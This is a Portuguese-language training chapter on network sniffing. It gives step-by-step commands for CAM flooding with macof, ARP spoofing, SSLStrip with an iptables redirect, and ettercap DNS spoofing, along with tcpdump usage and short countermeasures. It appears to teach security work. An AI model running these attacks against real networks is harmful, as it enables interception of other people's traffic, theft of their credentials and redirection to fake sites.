

Capítulo 15

Técnicas de Sniffing

15.1. Objetivos

- Entender ARP Poisoning
- Entender os protocolos suscetíveis a sniffer
- Entender a diferença entre HUB e Switch
- Entender DNS Pharming

15.2. O que é um sniffer?

Sniffer é uma ferramenta capaz de capturar todo o tráfego de uma rede. Assim sendo é possível capturar tráfego malicioso de trojans e também capturar as senhas que trafegam sem criptografia pela rede.

Após uma invasão é comum que um cracker instale um sniffer na máquina atacada para visualizar as senhas que trafegam em busca de mais acessos dentro da rede.

Embora seja mais fácil capturar pacotes em uma rede que utiliza hubs, também é possível realizar a captura de dados em redes que utilizam switches.

A técnica de sniffer vem de tempos remotos, quando houve a necessidade da criação de ferramentas deste tipo para depuração de problemas de rede. Porém, com o tempo, devido a forma que as redes funcionavam, as pessoas começaram a usar isto para fins maliciosos, como fazer "escuta" do tráfego da rede em busca de informações sensíveis como e-mails, contas de ftp, telnet, snmp, dentre outros.

15.3. Como surgiu o sniffer?

A captura de tais dados era muito trivial em redes que possuíam HUBs, onde a informação trafegada é replicada por toda a rede. Como evolução, surgiram os switchs, onde a rede passou a trabalhar de forma mais segmentada, encaminhando os pacotes apenas para a porta onde estava conectado a maquina de destino, com isso dificultou o uso de ferramentas de sniffer.

Logo, com o aparecimento dos switchs surgiram também diversas formas de fazer um "by-pass", uma delas consistia em "floodar" a tabela CAM do switch. Esta tabela fica na área de memória onde o switch mantém o mapeamento de PORTA <===> MAC.

Quando fazemos o flood, diversos switchs não conseguem mais acrescentar nenhuma entrada nela passando a funcionar como um HUB.

Um exemplo de ferramenta que faz CAM Flood é o macof, que vem no pacote

do dsniff. Abaixo temos um exemplo da saída dessa ferramenta:



```
twm:~# macof
```

```
a4:36:c2:56:c6:c7 ba:25:93:64:4e:71 0.0.0.0.64260 > 0.0.0.0.47849: S 1144120866:1144120866(0) win 512
2b:25:e2:3d:7b:dd a4:51:7:b:69:21 0.0.0.0.31889 > 0.0.0.0.27021: S 1667257178:1667257178(0) win 512
6a:d7:cf:76:f4:ff 9e:e6:2:2b:65:c5 0.0.0.0.4668 > 0.0.0.0.13237: S 1851270478:1851270478(0) win 512
2a:71:24:7d:c:a1 61:78:48:19:9c:f8 0.0.0.0.34945 > 0.0.0.0.36192: S 1173131637:1173131637(0) win 512
7d:28:c:47:6e:ba 89:5:c9:a:34:cc 0.0.0.0.33182 > 0.0.0.0.55401: S 1510011628:1510011628(0) win 512
e4:b8:7a:49:27:1b 17:ba:37:7e:0:14 0.0.0.0.61586 > 0.0.0.0.62152: S 1862396522:1862396522(0) win 512
a4:f5:7:47:ba:c7 d:36:38:6f:56:ce 0.0.0.0.60110 > 0.0.0.0.51417: S 315306550:315306550(0) win 512
9:8e:a6:6d:8a:b4 8f:bc:10:40:2:c 0.0.0.0.61280 > 0.0.0.0.33374: S 234562279:234562279(0) win 512
8d:0:2a:3a:41:33 d4:4b:a1:b:5:f3 0.0.0.0.6333 > 0.0.0.0.14291: S 1505448208:1505448208(0) win 512
```

Outra técnica que surgiu para sniffar redes com switches é a técnica de ARP Poison, ou ARP Spoof. Quando um computador vai iniciar a comunicação com algum outro host, devido ao modo de funcionamento da pilha de protocolos, é preciso traduzir seu endereço lógico (IP) no endereço físico (MAC) do seu destinatário, observemos abaixo.

Shell1:



```
twm:~# arp -d 192.168.2.1; ping -c 1 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=64 time=7.36 ms
--- 192.168.2.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 7.365/7.365/7.365/0.000 ms
twm:~#
```

Shell2:



```
twm:~# tcpdump -ni eth0 host 192.168.2.1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
01:12:09.058214 arp who-has 192.168.2.1 tell 192.168.2.103
01:12:09.060366 arp reply 192.168.2.1 is-at 00:18:39:8d:aa:82
```

```
01:12:09.060389 IP 192.168.2.103 > 192.168.2.1: ICMP echo request, id
18441, seq 1, length 64
01:12:09.062205 IP 192.168.2.1 > 192.168.2.103: ICMP echo reply, id
18441, seq 1, length 64
4 packets captured
7 packets received by filter
0 packets dropped by kernel
twm:~#
```

Como observamos, para que o host 192.168.2.103 consiga se comunicar com o 192.168.2.1 para o envio do ICMP_ECHO_REQUEST (ping) é necessário saber o endereço MAC do destinatário, ele consegue isso enviando um pacote ao endereço de broadcast físico (FF:FF:FF:FF:FF:FF) perguntando quem é o MAC daquele determinado IP, o dono do IP responde a requisição, somente após isto a comunicação ocorre.

Após esta resolução a maquina local coloca a resolução em seu cache local, que pode ser visto com o comando arp, observe abaixo.



```
twm:~# arp -an
? (192.168.2.101) at 00:1C:26:C8:42:1C [ether] on eth0
? (192.168.2.1) at 00:18:39:8D:AA:82 [ether] on eth0
twm:~#
```

Baseados nisto, vocês já devem imaginar como o Windows descobre que existe conflito de IP quando é iniciado. Simples, quando ele é ligado ele envia por broadcast uma requisição perguntando quem é o MAC do IP próprio dele, se algum computador da rede responder é porque o IP já está em uso.

15.4. Arp Spoof

Vamos evoluindo nossa explicação, os ataques de arp spoof consistem em adicionar/substituir na tabela arp da maquina alvo uma entrada que diz

IP_QUE_A_MAUQUINA_ALVO_ESTA_SE_COMUNICANDO <===> SEU_MAC. Com isso quando a maquina alvo for montar o pacote para envio ela montara com o IP real do servidor de destino que ela quer acessar, porem utilizará SEU endereço MAC, ou seja, quando este pacote passar pelo switch o mesmo encaminhará o pacote para você.



```
# arpspoof -i <INTERFACE> -t <IP_DO_ALVO>  
<IP_QUE_SEU_ALVO_VAI_MAPEAR_PARA_SEU_MAC>  
# arpspoof -i eth0 -t 192.168.1.3 192.168.1.7
```

No exemplo acima o IP 192.168.1.3 vai adicionar/atualizar a sua tabela arp com os novos dados. Para o ataque ser 100% funcional é preciso fazer o mesmo para o IP 192.168.1.7 e habilitar o forward de pacotes (echo "1" >/proc/sys/net/ipv4/ip_forward) na sua máquina, com isso o trafego entre tais hosts passará por você e você poderá sniffar e/ou fazer ataques de MITM (Man-In-The_Middle).

Comandos:



```
# arpspoof -i eth0 -t 192.168.1.3 192.168.1.7  
# arpspoof -i eth0 -t 192.168.1.7 192.168.1.3  
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

15.5. SSLStrip

O funcionamento do SSLStrip é simples, substituindo todas as requisições "https://" de uma página por "http://", realiza um MITM (Man-In-The-Middle) entre o servidor e o cliente. A idéia é que a vítima e o atacante se comuniquem através de HTTP, enquanto o atacante e o servidor se comunicam em HTTPS, com o certificado do servidor. Portanto, o atacante é capaz de ver todo o tráfego da vítima em texto plano.

Resumidamente, os passos para a realização do ataque são:

Configurar o IP Forwarding:



```
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

Redirecionar o tráfego com iptables:



```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
```

Realizar um ataque ARP MITM entre as 2 máquinas:



```
# arpspoof -i eth0 -t HOST_ALVO GATEWAY
```

Iniciar o SSLStrip, definindo um arquivo onde armazenará os dados capturados:



```
# sslstrip -a -l 8080
```

Para visualizar o que foi capturado, basta executar o seguinte comando para visualizar o log de captura no mesmo diretório onde o sslstrip foi executado:



```
cat ssltrip.log
```

15.6. Principais protocolos vulneráveis a sniffer

Os protocolos citados abaixo são mais vulneráveis a ação de um Sniffer, por passarem senhas em texto aberto. Logo, se um atacante tiver acesso a LAN poderá facilmente interceptar senhas e ganhar vários acesso.

- Telnet
- Rlogin
- HTTP
- SMTP
- NNTP
- POP
- FTP
- IMAP

15.7. Principais Ferramentas

15.7.1. Dsniff

Dsniff possui diversas ferramentas em seu pacote de dados. Também possui diversos filtros, capaz de interpretar dados de diversos protocolos.

Para executá-lo, basta seguir o comando abaixo:



```
# dsniff -i eth0
```

15.7.2. Ettercap

Extremamente famoso no mundo do hacking, esse sniffer é capaz de capturar tráfego em switch por possuir técnicas arp spoof. Além disso, a ferramenta é composta por diversos plugins que possibilitam identificar máquina, encontrar portas abertas e finalizar conexões ativas, além de capturar sessões de protocolos como telnet.



```
# ettercap -Tq -M ARP // //  
# cd /usr/local/share/ettercap  
# vi etter.dns
```

```
# ettercap -Tq -M ARP // // -P dns_spoof
```

Os comandos acima realizam ARP Spoof entre todos os hosts da rede e o segundo comando realiza, além de fazer o ARP Spoof, faz também o DNS Spoof.

Porém, podemos executar apenas o comando “ettercap”. Nesse caso, é necessário explicitar uma origem e um destino para que o sniffer possa comece a atuar. Depois de realizado esse passo, basta esperar pela captura de senhas. Caso deseje conhecer as funcionalidades dos plug-ins, basta apertar a tecla “p” em cima de uma conexão.

15.7.3. TCPDump

O tcpdump é um dos mais, se não o mais “famoso” sniffer para sistemas GNU/Linux. Com ele podemos realizar análises de redes e solucionar problemas. Sua utilização é simples e sem mistérios, bastando apenas ter os conhecimentos básicos de redes TCP/IP.

A instalação do tcpdump em sistemas Debian é super simples, bastando executar o comando abaixo como super usuário (root):



```
# apt-get install tcpdump
```

Exemplos:




```
# tcpdump -i eth0
# tcpdump -i eth0 src host 192.168.0.9
# tcpdump -i eth0 dst host 192.168.0.1
# tcpdump -i eth0 not host 192.168.0.8
# tcpdump -i eth0 dst port 80
# tcpdump -i eth0 src port 32881
# tcpdump -ni eth0 'src net 10.10.10.0/24 and dst host 192.168.0.1 and dst
port 80'
# tcpdump -i eth0 -n -s 1500 -c 1000 -w file.cap
```


Parâmetros:

- -s qtde de bytes capturados do pacote (o padrão é 68)
- -c qtde de pacotes
- -w armazenar no arquivo

15.7.4. Wireshark

Wireshark, o bom e velho Ethereal, é um poderoso sniffer, que permite capturar o tráfego da rede, fornecendo uma ferramenta poderosa para detectar problemas e entender melhor o funcionamento de cada protocolo.




15.8. DNS Pharming

Em informática Pharming é o termo atribuído ao ataque baseado na técnica DNS cache poisoning, que consiste em corromper o DNS em uma rede de computadores, fazendo com que a URL de um site passe a apontar para um servidor diferente do original.

Ao digitar a URL do site que deseja acessar um banco, por exemplo, o servidor DNS converte o endereço em um número IP, correspondente ao do servidor do banco. Se o servidor DNS estiver vulnerável a um ataque de Pharming, o endereço poderá apontar para uma página falsa hospedada em outro servidor com outro endereço IP, que esteja sob controle do atacante.

Links:

- <http://www.technicalinfo.net/papers/Pharming.html>
- <http://www.technicalinfo.net/papers/Pharming2.html>



15.8.1. Ataque DNS

Para redirecionar para um site web específico:



```
# cd /usr/share/ettercap/  
# mv -f etter.dns etter.dns.old  
# vim etter.dns  
* A xx.xx.xx.xx www(dot)test(dot)com
```

Explicando o conteúdo do arquivo:

- * = domínio ou ip que será redirecionado
- xxx.xxx.xxx.xxx = IP do site falso
- www.sitefalso.com.br = URL do site falso

Comando:



```
# ettercap -i eth0 -T -q -P dns_spoof -M arp // //
```

15.9. Prática dirigida

1. Definir duplas para a prática.
2. Especificar o site que será redirecionado e para onde será feito o redirecionamento.
3. Lançar o ataque no companheiro de prática, e depois inverter os papéis, onde será o atacante e o outro o alvo.

15.10. Contramedidas

A melhor defesa contra um sniffer de rede é a criptografia. A criptografia não previne o ataque de sniffer, porém, um atacante não conseguirá identificar os dados que ele capturou.

Também existem ferramentas capazes de analisar e detectar ataques ARP. O link a seguir é um vídeo do funcionamento de uma ferramenta que detecta esse ataque:



http://www.colasoft.com/download/arp_flood_arp_spoofing_arp_poisoning_attack_solution_with_capsa.php.